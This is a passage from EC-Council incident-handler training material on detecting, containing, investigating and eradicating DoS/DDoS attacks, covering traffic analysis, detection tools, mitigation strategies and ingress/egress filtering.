In addition to the aforementioned techniques, DoS attacks can be detected through various methods wherein the router is first examined. Incident responders can look for evidence of DOS attacks on the network at various points, including the monitored network traffic, captured data packets, and logs from the IDS, firewall, ISP, and other systems. It is generally difficult to locate DoS attacks on a service, application, system, or server because these devices also stop running on encountering internal hardware or software problems. Incident responders must check the networks connecting compromised devices, services, applications, and servers to validate a DoS attack. Under normal operation conditions, a server shows multiple connections to multiple IP addresses through various ports, as shown in the following screenshot.





Figure 6.103: Normal operation of a server

However, in a DoS attack scenario, all connections are established from a single source with the same IP address, as shown in the following screenshot.





Figure 6.104: DoS attack Scenario


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Detecting DoS/DDoS Incidents: Detection by Analyzing Non-responding Applications

Incident handlers can detect DoS/DDoS attacks by analyzing the functions of an application. The following screenshot presents an example of a typical DoS attack, wherein the application stopped responding when its host machine (Windows 11) ran out of resources owing to heavy incoming traffic caused by a DoS attack.





Figure 6.105: DoS attack scenario showing a non-responding application

## Detecting DoS/DDoS Incidents: Detection by Analyzing Network Traffic using Wireshark

Incident handlers can detect DoS/DDoS attacks by analyzing the network traffic using the Wireshark tool. The following screenshot shows packets containing a flag sequence, which indicates a classic DoS attack. It can be observed that the attacker sent a connection request with an SYN flag, and the target server responded with an SYN and ACK flag; then, the attacker immediately terminated the request with an RST flag.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.106: Screenshot of Wireshark showing DoS attempt

## Detecting DoS/DDoS Incidents: Other Detection Techniques

Some other techniques for detecting DoS attacks include:

- Analyzing network traffic containing numerous ARP requests
- Checking network address translation (NAT)/port address translation (PAT) tables for numerous entries
- Checking whether the router's IP input, ARP input, IP cache ager, and Cisco Express Forwarding (CEF) processes are using abnormally high amounts of memory
- Checking whether the router's ARP, IP input, CEF, and inter-process communication (IPC) processes are running at a significantly higher CPU utilization rate
- Checking whether network devices (such as routers) have high CPU utilization
- Checking for a large number of similar types of packets from the same or different IP addresses that can result in TCP or UDP flooding

## Tools for Detecting DoS/DDoS Incidents

DoS/DDoS incidents can also be detected using the following tools:

- **KFSensor**

  Source: *https://www.kfsensor.net*

  KFSensor is a Windows-based honeypot intrusion detection system (IDS). It acts as a honeypot designed to attract and detect hackers and worms by simulating vulnerable


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

system services and trojans. It also detects and responds to port scans and DoS attacks. By responding with an emulation of real service, KFSensor can reveal the nature of attacks while maintaining total control and avoiding the risk of compromise. Moreover, by acting as a decoy server, it can divert attacks from critical systems and provide a higher level of information than that obtained using only firewalls and network IDS (NIDS).





Figure 6.107: Screenshot of KFSensor

Listed below are some additional tools that can be used for detecting DoS/DDoS incidents:

- SNORT (*https://www.snort.org*)
- Security Event Manager (*https://www.solarwinds.com*)
- Suricata (*https://suricata.io*)
- FastNetMon (*https://fastnetmon.com*)
- Kentik (*https://www.kentik.com*)

## Containment of DoS/DDoS Incidents

There is no effective solution for containing DoS attacks. Organizations should select their DoS response strategy according to quality of service (QoS) requirements, bandwidth availability, and importance of operations. The major DoS response strategies are described below:

- **Absorb Attacks**

  In this strategy, organizations contain DoS attacks by providing additional bandwidth to network devices and increasing the capacity of servers to absorb attacks. This process is possible only when organizations have enough available bandwidth that cannot be entirely consumed by an attack (to avoid service disruption). In this case, instead of responding to a DoS attack, organizations absorb the attack traffic. This strategy requires advanced planning for assigning additional resources and capacity. However, this method has the disadvantage of increased cost of additional resources.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Divert Traffic**

  Organizations can divert the traffic by redirecting URLs and requests to similar servers placed at other locations or using cloud scrubbing services with backup resources.

- **Degrade Services**

  This strategy works when the QoS is not the most critical factor for business operation. In this strategy, organizations can identify critical services and stop noncritical ones while identifying the indicators of a DoS attack. By stopping noncritical services, extra resources become available to absorb a DoS attack. This method involves the identification of critical services, followed by modification of the network, systems, and application designs to limit noncritical services, thus facilitating critical services in staying functional during an attack.

- **Block Attacks**

  In this strategy, automated tools (such as advanced firewall and IDS solutions) are deployed, which can detect DoS attacks using traffic distance and timing techniques and block them before they affect a service.

- **Shutdown Services**

  This strategy is the last possible solution to overcome a DoS attack. If an organization does not have sufficient resources to absorb DoS attacks and sustain critical services, it is preferable to stop all services until the attack subsides.

- **Load Balancing**

  Bandwidth providers can increase the bandwidth of critical connections during DoS attacks to prevent their servers from shutting down. It should be noted that the use of a replicated server model provides additional failsafe protection. Replicated servers help in better load management by balancing loads on each server in a multiple-server architecture; they also increase normal network performance and mitigate the effects of DDoS attacks.

- **Throttling**

  In this technique, routers are set up for server access with a logic to throttle incoming traffic levels that are safe for the server. “Min-max fair server-centric router” throttles (minimum and maximum throughput controls) help users in preventing their servers from shutting down. Moreover, throttling helps in preventing server damage by controlling the DoS traffic. This method helps routers in managing heavy incoming traffic that can be handled by the server. It also filters legitimate user traffic from fake DDoS attack traffic and can be extended to throttle DDoS attack traffic while allowing legitimate user traffic for better results.

  A major limitation of this method is that it may trigger false alarms. Occasionally, it may allow malicious traffic to pass through while dropping some legitimate traffic.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Drop Requests**

  DoS attacks can also be prevented by dropping packets when the load increases. This task is usually performed by the router or server. However, before continuing with a request, the system makes the requester drop the request by making them solve a difficult puzzle that requires significant memory or computing power. Consequently, users of zombie systems experience performance degradation and could possibly be dissuaded from taking part in transferring DDoS attack traffic.

## Post-attack Forensics

After detecting and containing a potential DoS/DDoS attack, incident responders should perform forensic investigation to extract more information regarding the incident and attacker. The following are some forensic techniques used to extract such crucial information:

- **Traffic Pattern Analysis**

  During a DDoS attack, traffic pattern tools store post-attack data, which can be analyzed by users to identify characteristics unique to the attacking traffic. These data can help in updating load balancing and throttling countermeasures to enhance their efficiency and protection ability. Moreover, DDoS attack traffic patterns can help network administrators to develop new filtering techniques to prevent DDoS attack traffic from entering or leaving their networks. Analyzing DDoS traffic patterns can also help network administrators to ensure that attackers cannot use their servers as a DDoS platform to break into other sites.

- **Packet Traceback**

  Packet traceback refers to tracing back the attack traffic. It is similar to reverse engineering. In this method, the targeted victim works backward by tracing the packet to its source. Once the victim identifies the true source, they can take steps to block further attacks from that source by developing preventive techniques. In addition, packet traceback can assist in gaining knowledge about various tools and techniques used by attackers; this information can help the development and implementation of different filtering techniques to block attacks.

- **Event Log Analysis**

  DDoS event logs assist in forensic investigation and enforcement of laws, which are helpful when attackers cause severe financial damage. Providers can use honeypots and other network security mechanisms such as firewalls, packet sniffers, and server logs to store all events observed during the setup and execution of an attack. This allows incident handlers to recognize the type of DDoS attack or combination of attacks used. Routers, firewalls, and IDS logs can be analyzed to identify the source of DoS traffic. Further, incident handlers can attempt to trace back the attacker's IP address with the help of intermediary ISPs and law enforcement agencies.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Eradicating DoS/DDoS Incidents

To completely eradicate potential DoS/DDoS attacks, incident handlers can perform various precautionary measures such as blocking potential attacks, disabling botnets, and neutralizing botnet handlers.

### Blocking Potential Attacks

To block various potential DoS/DDoS attacks, organizations can deploy ingress filtering, egress filtering, TCP intercepting, and rate limiting methods.

- **Egress Filtering**

  Egress filtering scans the headers of IP packets leaving a network. If a packet meets the required specifications, it can be routed out of its original sub-network; otherwise, it does not reach the target address. Egress filtering ensures that unauthorized or malicious traffic never leaves the internal network.

  DDoS attacks generate spoofed IP addresses. Such attacks can be mitigated by establishing protocols that require legitimate packets leaving a company's network to have a source address whose network part matches the internal network. A properly developed firewall for sub-networks can filter many DDoS packets with spoofed IP source addresses.

  If a web server is vulnerable to zero-day attacks known only to the underground hacker community, a server can become vulnerable despite the application of all available patches. However, by enabling egress filtering, users can protect system integrity by preventing the server from establishing a connection with the attacker. This would also limit the effectiveness of many payloads used in common exploits. Accordingly, outbound exposure can be restricted to the required traffic, thereby limiting the attacker's ability to connect to other systems and gain access to tools that can enable further access into the network.

- **Ingress Filtering**

  Ingress filtering is a packet filtering technique used by many ISPs to prevent source address spoofing in Internet traffic. Thus, ingress filtering can indirectly combat several types of net abuse by making Internet traffic traceable to its true source. It protects against flooding attacks originating from valid prefixes (IP addresses) and enables the originator to be traced to its true source.

- **TCP Intercept**

  TCP intercept is a traffic-filtering feature in routers to protect TCP servers from TCP SYN-flooding attacks, a type of DoS attack. In SYN-flooding attacks, attackers send a huge volume of requests to connect with unreachable return addresses. It should be noted that because these addresses are unreachable, connections cannot be established and thus, these requests remain unresolved. This huge volume of unresolved open connections overwhelms the server; hence, the server may deny service to valid


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

requests. Consequently, legitimate users may not be able to connect to a website, access email, or use FTP services.

